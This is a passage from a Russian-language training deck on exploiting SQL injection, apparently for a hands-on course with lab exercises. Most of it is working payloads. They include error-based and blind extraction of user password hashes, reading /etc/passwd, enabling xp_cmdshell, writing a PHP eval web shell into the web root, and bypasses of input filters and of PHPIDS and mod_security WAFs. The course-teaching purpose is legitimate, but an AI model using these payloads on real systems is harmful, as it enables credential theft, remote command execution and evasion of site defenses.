0,1),1,1)in('9'))>0,(0x5C),if((mid((select+pass+from+users+limit+0,1),1,1)in('a'))>0,(select 1 union select 2),(1))))))))))))))
```



Blind SQL Injection – Новые методы эксплуатации (MySQL) ...на максимальных скоростях!

- На основе исследований Qwazar с функцией NAME_CONST() MySQL v. 5.0.12 > v.5.0.64 (X09'09), новый метод - ExtractValue()

```
select 1 AND ExtractValue(1,concat(0x5C,('test')));
```

- В результате может быть получено следующее сообщение об ошибке (если версия MySQL 5.1 >=)

```
XPATH syntax error: '\test'
```

- Таким образом можно просто возвращать интересующие данные

```
/?id=1+AND+extractvalue(1,concat(0x5C,(select pass from users limit 0,1)))
```

- SQL запрос примет вид

```
SELECT id, name from table where id =1 AND extractvalue(1,concat(0x5C,(select pass from users limit 0,1)))
```

- В результате может быть получена требуемая информация в формате

```
! XPATH syntax error: "\password1"
```

Строка вывода в сообщении об ошибке не может превышать 31 символ. Для вывода более длинных строк можно использовать функции mid() и т.п.



Blind SQL Injection – Новые методы эксплуатации (MySQL) Скоростной предел...

- Как быть, если сообщение об ошибке подавляется?
- Можно ограничить набор подбираемых символов. Например для MD5 – это вхождение в диапазон символов [0-9a-f]
- В качестве сигнатур использовать заголовки из новостных лент, разделы сайта и т.п.
- Реализация:

```
/?id=if((mid((select pwd from users limit 0,1),1,1)in('a'))>0,(12345),if((mid((select pwd from users limit 0,1),1,1)in('b'))>0,(12346), ..... ,null))
```

или

```
/?id=if((mid((select pwd from users limit 0,1),1,1)in('a','b','c','d','e','f'))>0,(12345),if((mid((select pwd from users limit 0,1),1,1)in('0','1','2','3','4','5','6','7','8','9'))>0,(12346), ..... ,null))
```

- «12345» и «123456» в данном контексте – это идентификатор новости на сайте
- Ограничение данного метода:
 - Подходящая архитектура приложения
 - Ограничение на длину HTTP-запроса в 4096 байт



Double Blind SQL Injection – Классическая эксплуатация (MySQL) Тише едешь, дальше будешь;


- Эксплуатация уязвимости Double Blind SQL Injection основана на временных задержках
- Для повышения быстродействия можно ограничить набор подбираемых символов.
- Классическая реализация:

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit 0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- На основе временной задержки ответа от web-сервера можно сделать умозаключение, что подбираемый символ угадан
- Манипулируя со значением **2000000**, можно добиться приемлемой скорости под конкретное приложение
- Аналог benchmark() - sleep(). Функция sleep() является более безопасной для подобных целей, т.к. не использует процессорные ресурсы сервера



Практическое занятие (2)



- **<http://X.X.X.X:81/>**
 - Используя одинарную кавычку, найти уязвимость типа **Blind SQL Injection**;
 - Используя технику работы с функцией **ExtractValue()**, получить идентификаторы и пароли всех пользователей;
 - Авторизоваться под пользователем «**blindSQLadmin**»;
 - Используя «**sleep()**», найти уязвимость типа **Double Blind SQL Injection**;
 - Используя технику эксплуатации уязвимости данного типа, получить пароль пользователя «**2blindSQLadmin**»;
 - Авторизоваться под пользователем «**2blindSQLadmin**».



Часть 3: Работа с файловой системой

Работа с файловой системой при эксплуатации уязвимости SQL Injection



Работа с файловой системой

- **Общая архитектура работы с файловой системой через SQL Injection**



- **uid=80(www) gid=80(www)**
 - Если происходит обращение к файлу, созданному СУБД, то стоит помнить, что владельцем файла является пользователь СУБД



- **uid=88(mysql) gid=88(mysql)**
 - Запросы поступают со стороны пользователя СУБД (для работы с файловой системой требуются привилегии file_priv)
 - Обращение к файловой системе осуществляет пользователь СУБД (должны быть соответствующие разрешения на уровне ACL)
 - «Текущий каталог» – это каталог СУБД



Работа с файловой системой – Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	PostgreSQL
Встроенные функции	Да	Нет	Да	Нет	Да
Доступные функции	load_file, load data infile, into outfile/dumpfile	Процедуры eq insert from file	curdir()	Процедуры eq insert from file	pg_read_file(), pg_ls_dir(), copy, и др.

• Пример для MSSQL:

```
CREATE TABLE mydata (line varchar(8000));  
BULK INSERT mydata FROM 'c:\boot.ini';  
SELECT * FROM mydata;  
DROP TABLE mydata;
```



Работа с файловой системой

- **Пример для MySQL**
- **LOAD_FILE**
 - `union select load_file('/etc/passwd')`
- **LOAD DATA INFILE**
 - `create table t(a varchar(500));`
 - `load data infile '/etc/passwd' into table t;`
 - `select a from t;`
- **SELECT INTO OUTFILE и SELECT INTO DUMPFILE**
 - `union select 1 into outfile 't'`
 - `union select 1 into dumpfile 't'`



Практическое занятие (3)



- **<http://X.X.X.X:8080/>**
 - Прочитать файл `/etc/passwd`;
 - Узнать путь до корневого каталога web-сервера;
 - Записать произвольную строку в файл `ServerDocumentRoot\tmp\<random>`;
 - Прочитать созданный файл.



Часть 4: Выполнение команд на сервере

Выполнение команд на сервере при эксплуатации уязвимости SQL Injection



Выполнение команд на сервере – Различия СУБД

	MySQL	MSSQL	MS Access	Oracle	PostgreSQL
Встроенные функции	Нет	Да	Да	Нет	Нет
Доступные функции	Нет	EXEC	shell()	Собственные процедуры	Собственные процедуры

- **Пример для MSSQL:**

EXEC xp_cmdshell 'ipconfig /all';

- **Для использования xp_cmdshell в MSSQL >= 2005 необходимо выполнить:**

EXEC sp_configure 'show advanced options', 1;

RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;

RECONFIGURE;



Выполнение команд на сервере

- **Пример для MySQL**
- **Запись web-shell в файл /www/img/shell.php**
 - `/?id=1+union+select+'<?eval($_request[shell]);?>'+into+outfile+'/www/img/shell.php'`
- **Выполнение команд на сервере**
 - `/img/shell.php?shell=passthru('ls');`



Практическое занятие (4)



- **<http://X.X.X.X:8080/>**
 - Создать web-shell в каталоге `/usr/local/www/apache22/data3/shells/;`
 - Воспользоваться созданным web-shell для выполнения команд на сервере;
 - Используя web-shell, получить содержимое файла `/etc/passwd`.



Часть 5: Методы обхода фильтров безопасности

Методы обхода программных фильтров безопасности



Фильтры поступающих данных. Какие они бывают

- **Прозрачные для Web-приложения**
 - `magic_quotes_gpc`, `display_errors`, etc
 - `mod_rewrite`, ISAPI-фильтры, etc
- **Встроенные функции языка разработки**
 - **Универсальные**
Пример: `addslashes()`, `addcslashes()`, `htmlspecialchars()`, etc
 - **Предназначенные для определенной среды**
Пример: `mysql_real_escape_string()`, `pg_escape_string()`, `dbx_escape_string()`, etc
- **Разрабатываемые самим программистом**
 - Приведение типов
 - **Использование регулярных выражений**



Методы обхода фильтров безопасности (1)

- **Использовать кодированное передаваемых данных в приложение**
 - Строка «qwerty» может быть представлена неограниченным количеством вариаций
 - Нех-кодирование: **0x717765727479**
 - ASCII-представление: **char(113),char(119),char(101),char(114),char(116),char(121)**
 - Использование шифрования с разным ключом: **±i ⌋ Г ⌋ щ~)°°P=**
- **Пример:**
 - `hex(AES_ENCRYPT('qwerty',1))` – это **B969A9A01DA8E78FA8DD7E299C9CF23D**
 - `aes_decrypt(concat(0xB9,0x69,0xA9,0xA0,0x1D,0xA8,0xE7,0x8F,0xA8,0xDD,0x7E,0x29,0x9C,0x9C,0xF2,0x3D),1)` – это **qwerty**



Методы обхода фильтров безопасности (2)

- **Использовать представления отсутствующие в фильтре**

- **Синонимы функций**

- CHARACTER_LENGTH() -> CHAR_LENGTH()
- LOWER() -> LCASE()
- OCTET_LENGTH() -> LENGTH()
- LOCATE() -> POSITION()
- REGEXP() -> RLIKE()
- UPPER() -> UCASE()
- и т.д.

- **Обфускация запроса и данных**

- **Примеры обфускации строки «qwerty»:**

```
reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),char(instr(123321,33)+110)))
```

```
concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),char(pow(11,2)))
```



Методы обхода фильтров безопасности

- **Пример по обходу сигнатур (обфускация запроса)**

- Следующий запрос попадает в сигнатуру приложения

```
/?id=1+union+(select+1,2+from+test.users)
```

- Но иногда используемые сигнатуры можно обойти

```
/?id=1+union+(select+'xz'from+xxx)
```

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
```

```
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
```

```
/?id=(1)union(((((((select(1),hex(hash)from(test.users))))))))))
```

```
/?id=(1);exec('sel'+ect'(1))
```

```
/?id=(1)or(0x50=0x50)
```

...



Методы обхода фильтров безопасности (3)

- **Использовать null-byte для обхода бинарно-зависимых функций**
- **Пример: `if(ereg ("^(.){1,3}$", $_GET['param'])) { ... }`**

```
/?param=123
```

```
ereg ("^(.){1,3}$", "123") - true
```

```
/?param=1234
```

```
ereg ("^(.){1,3}$", "1234") - false
```

```
/?param=1+union+select+1
```

```
ereg ("^(.){1,3}$", "1 union select 1") - false
```

```
/?param=123%00
```

```
ereg ("^(.){1,3}$", "123\0") - true
```

```
/?param=1/*%00*/union+select+1
```

```
ereg ("^(.){1,3}$", "1/*\0*/union select 1") - true
```



Методы обхода фильтров безопасности (4)

- **Обход функции addslashes()**
- **Это возможно, если существует уязвимость, позволяющая установить кодировку SJIS, BIG5 или GBK**
- **Как это работает?**
- **addslashes("") т.е. 0x27 вернет "\'" т.е. 0x5c27**
 - **Пример для кодировки GBK:**
 - **0xbf27** – некорректный символ
 - **0xbf5c** – корректный, самостоятельный символ
 - **после обработки функцией addslashes() 0xbf27 превращается в 0xbf5c27 т.е. 0xbf5c и одинарную кавычку 0x27**

Raz0r,
<http://raz0r.name/vulnerabilities/sql-inekcii-svyazannye-s-multibajtovymi-kodirovkami-i-addslashes/>




Методы обхода фильтров безопасности (5)

- **Пример распространенной уязвимости в функциях фильтров безопасности**
 - Следующий запрос не позволяет провести атаку
`/?id=1+union+select+1,2,3/*`
 - Если в фильтре есть соответствующая уязвимость, то такой запрос успешно отработает
`/?id=1+un/**/ion+sel/**/ect+1,2,3--`
 - SQL-запрос примет вид
`SELECT * from table where id =1 union select 1,2,3--`
- Вместо конструкции `/**/` может использоваться любые наборы символов, вырезаемые фильтром (eq `#####`, `%00`, etc)
- Данный пример работает в случае «излишней очистки» поступающих данных (замена регехр-выражения на пустую строку)



Практическое занятие (5)



- **<http://X.X.X.X:8585/>**
 - Найти уязвимость типа SQL Injection;
 - Используя null-byte в начале запроса, получить все идентификаторы и пароли из таблицы пользователей;

Примечание: запрос должен быть составлен таким образом, чтобы работать в условиях фильтрации.
- Авторизоваться под пользователем «sqlHacker».




Часть 6: Методы обхода Web Application Firewall

Методы обхода Web Application Firewall (WAF)



Что такое WAF



Какие они бывают

- **По режиму работы:**
 - Мост/Маршрутизатор
 - Обратный прокси-сервер
 - Встроенный
- **По модели защиты:**
 - Основанный на сигнатуре (Signature-based)
 - Основанный на правилах (Rule-based)
- **По реакции на «плохой» запрос:**
 - Очистка «опасных» данных
 - Блокировка запроса
 - Блокировка источника атаки



Методы обхода WAF

- **Фундаментальные ограничения технологии**
 - Неспособность полностью защитить Web-приложение от всех возможных уязвимостей
- **Общие проблемы**
 - Разработчикам универсальных фильтров WAF приходится балансировать между эффективностью фильтра и минимизацией ошибок блокировки легитимного трафика
 - Обработка возвращаемого трафика клиенту
- **Уязвимости реализации**
 - Технологии нормализации запроса
 - Использование новых техник эксплуатации уязвимостей в Web (HTTP Parameter Pollution, HTTP Parameter Fragmentation, замена null-byte и т.п.)



Практика обхода WAF: SQL Injection - нормализация

- **Пример уязвимости в функции нормализации запроса**

- Следующий запрос не позволяет провести атаку

```
/?id=1+union+select+1,2,3/*
```

- Если в WAF есть соответствующая уязвимость, то такой запрос успешно отработает

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

- После обработки WAF запрос примет следующий вид

```
index.php?id=1/*uni X on*/union/*sel X ect*/select+1,2,3/*
```

- Данный пример работает в случае «очистки» опасного трафика, а не при блокировке всего запроса или источника атаки



Практика обхода WAF: SQL Injection – HPP (пример 1)

- **Использование HTTP Parameter Pollution (HPP)**
 - Следующий запрос не позволяет провести атаку
`/?id=1;select+1,2,3+from+users+where+id=1--`
 - Такой запрос успешно отработает при использовании HPP
`/?id=1;select+1&id=2,3+from+users+where+id=1--`
- Успешное проведение атаки HPP по обходу WAF ограничено используемой средой атакуемого приложения
- OWASP EU09 Luca Carettoni, Stefano diPaola
http://www.owasp.org/images/b/ba/AppsecEU09_CarettoniDiPaola_v0.8.pdf



Практика обхода WAF: HTTP Parameter Pollution (HPP)

`http://mySecureApp/db.cgi?par=<Payload_1>&par=<Payload_2>`



`par=<Payload_1>~<Payload_2>`



Практика обхода WAF: HTTP Parameter Pollution (HPP)

Технология/Среда	Интерпретация параметров	Пример
ASP.NET/IIS	Склеивание через запятую	par1=val1,val2
ASP/IIS	Склеивание через запятую	par1=val1,val2
PHP/APACHE	Последний параметр результирующий	par1=val2
PHP/Zeus	Последний параметр результирующий	par1=val2
JSP, Servlet/Apache Tomcat	Первый параметр результирующий	par1=val1
JSP,Servlet/Oracle Application Server 10g	Первый параметр результирующий	par1=val1
JSP,Servlet/Jetty	Первый параметр результирующий	par1=val1
IBM Lotus Domino	Первый параметр результирующий	par1=val1
IBM HTTP Server	Последний параметр результирующий	par1=val2
mod_perl,libapeq2/Apache	Первый параметр результирующий	par1=val1
Perl CGI/Apache	Первый параметр результирующий	par1=val1
mod_perl,lib???/Apache	Первый параметр результирующий	par1=val1
mod_wsgi (Python)/Apache	Возвращается массив	ARRAY(0x8b9058c)
Pythin/Zope	Первый параметр результирующий	par1=val1
IceWarp	Возвращается массив	['val1','val2']
AXIS 2400	Последний параметр результирующий	par1=val2
Linksys Wireless-G PTZ Internet Camera	Склеивание через запятую	par1=val1,val2
Ricoh Aficio 1022 Printer	Последний параметр результирующий	par1=val2
webcamXP Pro	Первый параметр результирующий	par1=val1
DBMan	Склеивание через две тильды	par1=val1~~val2



Практика обхода WAF: SQL Injection – HPP (пример 2)

- **Использование HTTP Parameter Pollution (HPP)**

- Уязвимый код

```
SQL="select key from table where id="+Request.QueryString("id")
```

- Такой запрос успешно отработает при использовании техники HPP

```
/?id=1/**/union/*&id=*/select/*&id=*/pwd/*&id=*/from/*&i  
d=*/users
```

- SQL запрос примет вид

```
select key from table where  
id=1/**/union/*,*/select/*,*/pwd/*,*/from/*,*/users
```

- Lavakumar Kuppan, http://lavakumar.com/Split_and_Join.pdf



Практика обхода WAF: SQL Injection – HPF

- **Использование HTTP Parameter Fragmentation (HPF)**

- Пример уязвимого кода

```
Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']);
```

```
Query("select * from table where a=".$_GET['a']." and b=".$_GET['b']."' limit ".$_GET['c']);
```

- Следующий запрос не позволяет провести атаку

```
/?a=1+union+select+1,2/*
```

- Используя HPF, такие запросы могут успешно отработать

```
/?a=1+union/*&b=*/select+1,2
```

```
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

- SQL-запросы принимают вид

```
select * from table where a=1 union/* and b=*/select 1,2
```

```
select * from table where a=1 union/* and b=*/select 1,pass/* limit */from users--
```

```
http://devteev.blogspot.com/2009/09/http-parameter-fragmentation-hpf-web.html
```



Практика обхода WAF: Blind SQL Injection

- **Использование логических запросов AND и OR**
 - Следующий запрос для многих WAF позволяет успешно провести атаку
`/?id=1+OR+0x50=0x50`
`/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`
- **Вместо знака равенства может использоваться отрицание или неравенство (!=, <>, <, >) – Парадокс! Но многие WAF это пропускают.**
- **Заменяя функции SQL, которые попадают в сигнатуры WAF, на их синонимы, становится возможным эксплуатировать уязвимость методом blind-SQL Injection**
 - `substring() -> mid(), substr(), etc`
 - `ascii() -> hex(), bin(), etc`
 - `benchmark() -> sleep()`
- **Данный пример справедлив для всех WAF, разработчики которых стремятся охватить как можно больше Web-приложений**



Практика обхода WAF: Blind SQL Injection

- **Известные:**

`substring((select 'password'),1,1) = 0x70`

`substr((select 'password'),1,1) = 0x70`

`mid((select 'password'),1,1) = 0x70`

- **Новые:**

`strcmp(left('password',1), 0x69) = 1`

`strcmp(left('password',1), 0x70) = 0`

`strcmp(left('password',1), 0x71) = -1`

`STRCMP(expr1,expr2)` возвращает 0, если последовательности равны, -1, если первый аргумент меньше второго, и 1 - в противном случае.

<http://dev.mysql.com/doc/refman/5.0/en/string-comparison-functions.html>



Практика обхода WAF: Blind SQL Injection

- **Blind SQL Injection – это не всегда использование AND и OR!**

- Примеры уязвимого кода

```
Query("select * from table where uid=".$_GET['uid']);
```

```
Query("select * from table where card=".$_GET['card']);
```

- Пример эксплуатации

```
false: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x42)%2B112233
```

```
false: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x61)%2B112233
```

```
true: index.php?uid=strcmp(left((select+hash+from+users+limit+0,1),1),0x62)%2B112233
```


первый символ hash = B

false: ...

```
false: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6240)%2B112233
```

```
true: index.php?uid=strcmp(left((select/**/hash/**/from/**/users/**/limit/**/0,1),2),0x6241)%2B112233
```

второй символ hash = A



Практика обхода WAF: SQL Injection – PHPIDS

- **PHPIDS (0.6.1.1)**

Ругается на: `/?id=1+union+select+user,password+from+mysql.user+where+user=1`

Но пропускает: `/?id=1+union+select+user,password+from+mysql.user+limit+0,1`

Ругается на: `/?id=1+OR+1=1`

Но пропускает: `/?id=1+OR+0x50=0x50`

Ругается на: `/?id=substring((1),1,1)`

Но пропускает: `/?id=mid((1),1,1)`



Практика обхода WAF: SQL Injection – Mod_Security

- **Mod_Security (2.5.9)**

Ругается на:

`/?id=1+and+ascii(lower(substring((select+pwd+from+users+limit+1,1),1,1)))=74`

Но пропускает:

`/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

Ругается на: `/?id=1+OR+1=1`

Но пропускает: `/?id=1+OR+0x50=0x50`

Ругается на: `/?id=1+and+5=6`


Но пропускает: `/?id=1+and+5!=6`

Ругается на: `/?id=1;drop members`

Но пропускает: `/?id=1;delete members`



Практическое занятие (6)

